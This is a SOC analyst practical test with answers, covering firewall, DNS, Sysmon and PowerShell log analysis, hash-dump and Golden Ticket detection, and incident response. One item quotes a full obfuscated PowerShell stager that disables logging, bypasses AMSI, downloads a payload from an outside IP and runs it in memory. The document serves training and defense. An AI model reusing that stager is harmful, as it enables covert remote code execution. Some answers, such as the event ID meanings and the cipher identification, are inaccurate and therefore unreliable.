SOC Practical Test

Answers

### **Questions & Answers :**

1. You have security log from Firewall between DMZ and the Internet. How will you use this log for threat detection?

To use the firewall log for threat detection, I would analyze traffic patterns for anomalies, such as unusual spikes or unexpected protocols. I would monitor access attempts for repeated failed logins and check for connections to known malicious IP addresses. Additionally, I would correlate this data with other security logs to identify potential threats and set up alerts for suspicious activities to enable prompt response.

1. You are SOC analyst and you have got an alert from IDS system about SQL-injection on web server. What will you do? How will you investigate (technical aspects)?

I would first verify the alert by reviewing the IDS logs for the specific event details, including timestamps and source IP addresses. Next, I would analyze web server logs to identify any suspicious queries or patterns related to the alert. I would also check the application code for vulnerabilities and validate input sanitization mechanisms. Additionally, I would conduct a vulnerability scan on the web application to assess the extent of the issue and determine if any sensitive data was compromised. Finally, I would document my findings and escalate the issue if necessary for further investigation or remediation.

1. The most frequent Windows compromise scenarios relate to password hash dump tools usage. Propose detection scenarios (the more the better) of hash dump tools usage. How further illegal usage of stolen credentials can be detected?

To detect the usage of password hash dump tools:

1. File Integrity Monitoring: Monitor for changes in system files or directories commonly accessed by hash dump tools (e.g., SAM, SYSTEM files).

2. Process Monitoring: Alert on unusual processes or commands associated with hash dumping (e.g., `pwdump`, `mimikatz`) being executed.

3. Log Analysis: Analyze Windows Event Logs for suspicious logon events, particularly those involving local administrator accounts or unusual user activity.

4. Network Traffic Analysis: Monitor for outbound connections to unfamiliar IP addresses or unusual data exfiltration patterns, indicating stolen credentials might be used.

For detecting further illegal usage of stolen credentials:

1. Anomalous Login Detection: Use behavioral analytics to identify logins from unusual locations or devices.

2. Account Lockout Monitoring: Track multiple failed login attempts that may indicate credential stuffing attacks.

3. Privileged Account Monitoring: Alert on the use of administrative accounts that are not typical for the user or during off-hours.

1. You work in a company that has two offices (Moscow and Perm) and you have logs from VPN gateway, FW, physical Access Control System. Suggest scenarios for detection possibly threats.

1. Unusual VPN Access Patterns: Monitor for VPN logins from unfamiliar locations or devices, especially if a user typically accesses from one office but logs in from the other without prior notice.

2. Multiple Failed Login Attempts: Analyze VPN logs for repeated failed login attempts from the same IP address, which could indicate a brute-force attack.

3. Access Control Anomalies: Check physical access logs for unusual hours of access, such as employees accessing the office outside of normal working hours or using access cards that haven’t been used previously.

4. Cross-office Access: Track logs for users who frequently switch between offices and access sensitive resources, ensuring that such behavior matches their job role and access permissions.

5. Firewall Blocked Traffic: Review firewall logs for blocked traffic attempts from known malicious IPs or unusual outbound connections that could indicate data exfiltration.

1. If you have antivirus logs, what correlation rules (detection scenarios) can you suggest?

1. Malware Detection Patterns: Correlate alerts for known malware signatures with the execution of suspicious processes or applications to identify potential infections.

2. Multiple Infections: Monitor for multiple detections of malware across different endpoints within a short time frame, which may indicate a coordinated attack or outbreak.

3. Failed Remediation Attempts: Track instances where the antivirus fails to quarantine or remove a threat, as this could indicate a more sophisticated malware that evades standard protection.

4. Behavioral Anomalies: Correlate antivirus alerts with unusual user behavior, such as accessing sensitive files or systems that do not align with their typical activity patterns.

5. Network Traffic Correlation: Match antivirus alerts with unusual outbound network traffic, particularly to known malicious domains or IP addresses, to identify potential data exfiltration.

1. You’ve received alert from the corporate proxy that one workstation has connected to the “Malicious site”:
   1. What immediate actions would you take to contain the spread?

To contain the spread, I would immediately isolate the affected workstation from the network to prevent further communication with the malicious site. Next, I would disable the user's account to restrict access and initiate a full scan with the antivirus solution to detect any potential malware. Additionally, I would review firewall rules to block access to the malicious site from the network.

* 1. In which system you can try to get additional information?

I would gather additional information from several systems, including:

- Proxy Logs: To analyze the specific URLs visited, timestamps, and user activity.

- Endpoint Detection and Response (EDR): To check for any signs of compromise or malicious activity on the workstation.

- SIEM System: To correlate the event with other security alerts and analyze the broader context of the incident.

* 1. Which stage of the “kill chain” attack this case is?

This case falls into the \*\*Delivery\*\* stage of the "kill chain," where the attacker has successfully delivered a malicious payload or directed the user to a malicious site. This stage is critical as it can lead to further exploitation if not contained quickly.

1. What system is the following log from and what could you tell about it?

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com


20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com


20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com

20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com

The log appears to be from a DNS server, specifically showing DNS query activity. Each entry indicates that the server received a UDP packet requesting a PTR (reverse DNS) lookup for various domain names, all resulting in an NXDOMAIN response, meaning the queried domains do not exist. The repeated queries from the same IP address (10.10.160.208) suggest potential automated or malicious behavior, such as a bot attempting to resolve non-existent domains. This activity could warrant further investigation to determine the source and intent behind the queries.

1. What is happening according to the following events?





The events shown in the images are from Sysmon, indicating potentially suspicious activity on the system.

1. Event 1 (Process Creation): A process named `procdump.exe` was created from the directory `C:\Users\khyekhabarov\Desktop\test monitoring scenarios\`. This tool is often used for creating memory dumps and can be associated with both legitimate administrative tasks and malicious activities, such as extracting sensitive information from memory.

2. Event 10 (Process Access): The `procdump.exe` process accessed the `ntdll.dll` file, which is a critical Windows system library. This access may indicate that `procdump.exe` is interacting with system-level functions, potentially to capture or manipulate data in memory.

Overall, the combination of using `procdump.exe` to create memory dumps and accessing system libraries could suggest an investigation into whether this activity is part of legitimate system monitoring or indicative of an unauthorized attempt to gather sensitive information. Further analysis would be needed to determine the intent behind this usage.


1. What does this message mean? Is this suspicious? Why?





The message indicates that a new service named `PSEXESVC` was installed on the system, with the executable located at `%SystemRoot%\PSEXESVC.exe`. While the installation of new services is not inherently suspicious, the name `PSEXESVC` is associated with PsExec, a legitimate tool used for executing processes on remote systems. However, it is also commonly exploited by attackers to gain unauthorized access and control over systems.

This event can be considered suspicious, especially if the installation was not authorized or if it was installed by an unexpected user. Monitoring for such services is crucial, as their presence can indicate potential misuse for malicious purposes. Further investigation should be conducted to determine the source of the installation and the context in which it was created.

1. What can you tell about logs below?







The logs presented indicate potentially suspicious PowerShell activity:

1. Event 4104: This log shows a PowerShell script block being created that includes a command to download and execute a binary from a remote URL. The use of `New-Object` and `Start-Process` suggests an attempt to execute a potentially malicious payload, making this log particularly concerning.

2. Event 4103: This event captures a command that retrieves properties from the registry, specifically targeting Microsoft software. While accessing registry properties can be legitimate, the context in which it is done (particularly if associated with previous suspicious activity) could indicate reconnaissance or malicious intent.

3. Event 4688: This log indicates that a new process (Windows PowerShell) was created, including a command that downloads and executes a script from a user profile directory. The use of PowerShell in this manner, especially with a remote script, raises red flags for potential exploitation or malware execution.

Overall, the combination of these logs suggests a sequence of actions that could be part of a larger attack vector, such as downloading and executing malicious code, which warrants further investigation to determine the intent and potential impact.

1. What can you tell about this script?

IF ($PSVersionTAbLE.PSVErsiON.MaJor-ge3) {

$GPF=[REF].AsSemBLY.GETTyPE('System.Management.Automation.Utils')."GETField"('cachedGroupPolicySettings','N'+'onPublic,Static');

If ($GPF) {

$GPC=$GPF.GEtVaLue($NULL);

IF ($GPC['ScriptB'+'lockLogging']) {

$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;

$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0

}

$vAl=[CoLLeCtionS.GENEric.DICtiONARy[striNg,SYstEm.ObjECT]]::nEw();

$Val.ADd('EnableScriptB'+'lockLogging',0);

$VAL.AdD('EnableScriptBlockInvocationLogging',0);

$GPC['HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl

} ELSe {

[ScriPtBLocK]."GETFieLd"('signatures','NonPublic,Static').SEtValuE($Null,(New-OBjeCtColLEctIONs.GENERic.HaShSEt[sTrING]))

}

[ReF].AsSembLY.GetTYpE('System.Management.Automation.AmsiUtils')|?{$\_}| %{

$\_.GetFIelD('amsiInitFailed','NonPublic,Static').SeTValUe($NULL,$True)};

};

[SysteM.NEt.SERvICePoInTMANAgeR]::ExPEcT100COntinUe=0;

$WC=New-ObJECtSYstEm.NEt.WEBCLieNT;

$u='Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko';

$wc.HeAdErS.ADD('User-Agent',$u);

$Wc.PRoXY=[SYstem.NEt.WEbRequESt]::DEfAulTWeBProxY;

$wC.ProxY.CRedENTiAls=[SysTEM.NEt.CrEDeNTialCaCHE]::DEFAULtNeTworKCrEdEnTiaLs;

$Script:Proxy=$wc.Proxy;

$K=[SYsTEM.Text.ENcodiNg]::ASCII.GETBYtES('99754106633f94d350db34d548d6091a');

$R={$D,$K=$ArGs;$S=0..255;0..255|%{$J=($J+$S[$\_]+$K[$\_%$K.CoUNt])%256;$S[$\_],$S[$J]=$S[$J],$S[$\_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$\_-bXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://10.6.100.123:80';$t='/news.php';$WC.HeadERS.AdD("Cookie","session=8xD4koAuu7qHah4KQzwZ/kDq4Oc=");$DAtA=$WC.DoWNloaDDAtA($SER+$T);$IV=$DatA[0..3];$datA=$DATa[4..$datA.lengTH];-join[ChAr[]](&$R$daTA($IV+$K))|IEX

The provided PowerShell script appears to be malicious and is designed to bypass security measures. It first checks the PowerShell version and modifies Group Policy settings to disable script block logging and invocation logging, which helps conceal its activities.

The script then creates a web client object to download data from a specified remote server (`http://10.6.100.123:80`). It employs a custom encryption method (likely XOR) to obfuscate the downloaded content, making it difficult to analyze. The final command executes the downloaded payload using `IEX`, indicating that it will run the retrieved code directly in memory. This behavior is typical of malware designed for stealth and persistence, suggesting a serious security threat.

1. What event id does registry modification has? What event id does service install and Service Failure has?

In Windows, the event IDs associated with the specified actions are as follows:

1. Registry Modification: This is typically logged with Event ID 4657, which indicates that a registry value has been modified.

2. Service Installation: The installation of a new service is logged with Event ID 7045, which indicates that a new service was installed in the system.

3. Service Failure: Service failures, such as a service crashing or failing to start, are logged with Event ID 7031 or Event ID 7034, depending on the type of failure.

These event IDs are crucial for monitoring and auditing system changes and potential malicious activities.

1. Why files with «chm» extension can be dangerous?

Files with a \*\*.chm\*\* (Compiled HTML Help) extension can be dangerous because they can contain executable code, scripts, and links to external resources that may deliver malware when opened. Malicious actors often use CHM files to disguise harmful content, tricking users into executing it under the guise of legitimate documentation. Additionally, if security settings are lax, these files can bypass defenses and execute harmful actions without the user's knowledge. Therefore, caution is advised when handling CHM files, especially from untrusted sources.

1. You have logs from DNS server, and you see lot of AXFR requests from one external IP. Is it malicious? If so, why?

Yes, a large number of AXFR (zone transfer) requests from a single external IP address can be considered malicious. AXFR requests are used to transfer entire DNS zone files, which contain sensitive information about the domains and IP addresses managed by a DNS server. If an external entity is attempting to perform frequent AXFR requests, it may indicate an attempt to gather information for reconnaissance or to exploit vulnerabilities within the DNS setup. Legitimate DNS servers typically restrict zone transfers to specific IPs, so an unexpected source requesting this data could signal a potential security threat.

1. How can you detect Golden Ticket attack?

To detect a Golden Ticket attack, you can monitor for several key indicators:

1. Unusual Kerberos Ticket Activity: Look for anomalies in Kerberos ticket requests, such as a high number of tickets being issued for service accounts or tickets with unusually long validity periods.

2. Service Account Logins: Track logins by service accounts that are typically inactive or are used only during specific times, particularly if they access resources they normally wouldn’t.

3. Event Logs: Review Windows Security Event Logs for Event IDs 4769 and 4672, which indicate ticket requests and service principal name (SPN) usage. Anomalies in these logs can signify unauthorized ticket requests.

4. Account Modification: Monitor for changes to accounts with high privileges, especially those related to the Ticket Granting Ticket (TGT) or the creation of new accounts with administrative privileges.

1. Imagine that attacker compromises your domain controller. Propose a remediation scenario for this situation.

If a domain controller is compromised, the remediation scenario should involve the following steps:

1. Immediate Isolation: Disconnect the compromised domain controller from the network to prevent further unauthorized access and lateral movement.

2. Incident Response Team Activation: Engage the incident response team to conduct a thorough investigation, including forensic analysis of the compromised system to identify the attack vector and extent of the breach.

3. Password Resets and Key Reissues: Reset passwords for all accounts, especially administrative and service accounts, and reissue Kerberos tickets to mitigate any stolen credentials.

4. Restore from Backup: Restore the domain controller from a known good backup prior to the compromise, ensuring that all malicious changes are removed.

5. Security Enhancements: Implement additional security measures, such as stricter access controls, enhanced monitoring, and regular vulnerability assessments to prevent future incidents.

6. Post-Incident Review: Conduct a post-incident review to analyze the attack and improve the incident response plan and security posture of the organization.

1. What is the best PowerShell 5 feature for security team?

One of the best features of PowerShell 5 for security teams is PowerShell Desired State Configuration (DSC). DSC enables administrators to define and enforce configuration settings across systems, ensuring that they remain in a secure and compliant state. This feature allows for automated remediation of configuration drift, making it easier to maintain security baselines and quickly address vulnerabilities. Additionally, DSC can help streamline compliance audits by providing a clear and consistent approach to system configuration management, enhancing overall security posture.

1. You have got an alert from EDR solution and you have only this information:

*Process: flashhelperservice.exe*

*PID: 6508*

*OS Type: windows*

*MD5: 59c34bc243eb2604533b5f08d30944f8*

*SHA-256: ef214626923d76e24ae5299dd16c53b15847e91a97d2eea79ce951c6bead9b7c*

What can you tell about this case?

The alert involving `flashhelperservice.exe` could indicate potential malicious activity, as this process is not a standard Windows component and is often associated with Adobe Flash, which has been known to be exploited. The provided hashes (MD5 and SHA-256) can be used to check against threat intelligence databases to determine if this file is recognized as malicious. Additionally, examining the process's behavior, such as its parent process and network activity, can provide further context about whether it is part of a legitimate application or if it poses a security threat. Overall, further investigation is warranted to assess the legitimacy of this process and its impact on the system.

1. During the investigation you see this information:



What is hidden in this code? Is it suspicious?

It is suspicious, since the code checks input information and disregards it if it’s not the right one.

1. You have observed an alert from EDR solution and have this info:

c:\windows\system32\services.exe is launched by explorer.exe is it ok? If it is not what reason of it could be?

The launch of `c:\windows\system32\services.exe` by `explorer.exe` is not typical and may be considered suspicious. Normally, `services.exe` is initiated directly by the system during startup, not by user-level processes like `explorer.exe`. This behavior could indicate potential malware activity, where an attacker uses `explorer.exe` to invoke `services.exe` as part of a malicious operation or process injection. Further investigation is necessary to determine the legitimacy of this action and to check for signs of compromise.


1. You have installed an application on your PC and the application cannot connect to the Internet. There are no antivirus warnings and you can browse the Internet. What is the most likely cause of the problem?

The most likely cause of the application being unable to connect to the Internet, despite the ability to browse, could be a misconfigured firewall or security settings. The firewall may be blocking the specific application from accessing the network while allowing general web browsing. Additionally, the application might require specific permissions or configurations that haven’t been set, or there may be proxy settings that need to be adjusted. Checking these configurations should help resolve the connectivity issue.

1. What can you say about this URL “www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com”?

The URL "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" has been sinkholed by Kryptos Logic, indicating that it is associated with malicious activity. A sinkhole is a technique used to redirect traffic from a malicious domain to a controlled server, preventing users from accessing harmful content. This action suggests that the domain was likely used for purposes such as distributing malware, phishing, or other cyber threats, and users attempting to reach it are being alerted to its harmful nature.

1. What can you say about this nmap scan report? Are there any security issues in this report?



The Nmap scan report indicates that the host at `92.181.198.104` is up and has two open ports: 22 (SSH) and port 80 (HTTP). The SSH service is running OpenSSH 7.2p2 on Ubuntu, which may be outdated and could have known vulnerabilities, posing a security risk if not updated.

Port 80 is identified with an `Apache-Coyote/1.1` server, and the requested resource is `showcase.action`, suggesting that the server is running a web application. If the web application has vulnerabilities (e.g., outdated frameworks, insecure configurations), it could also be a potential attack vector. Overall, the presence of an outdated SSH version and potential web application vulnerabilities could indicate security issues that need to be addressed.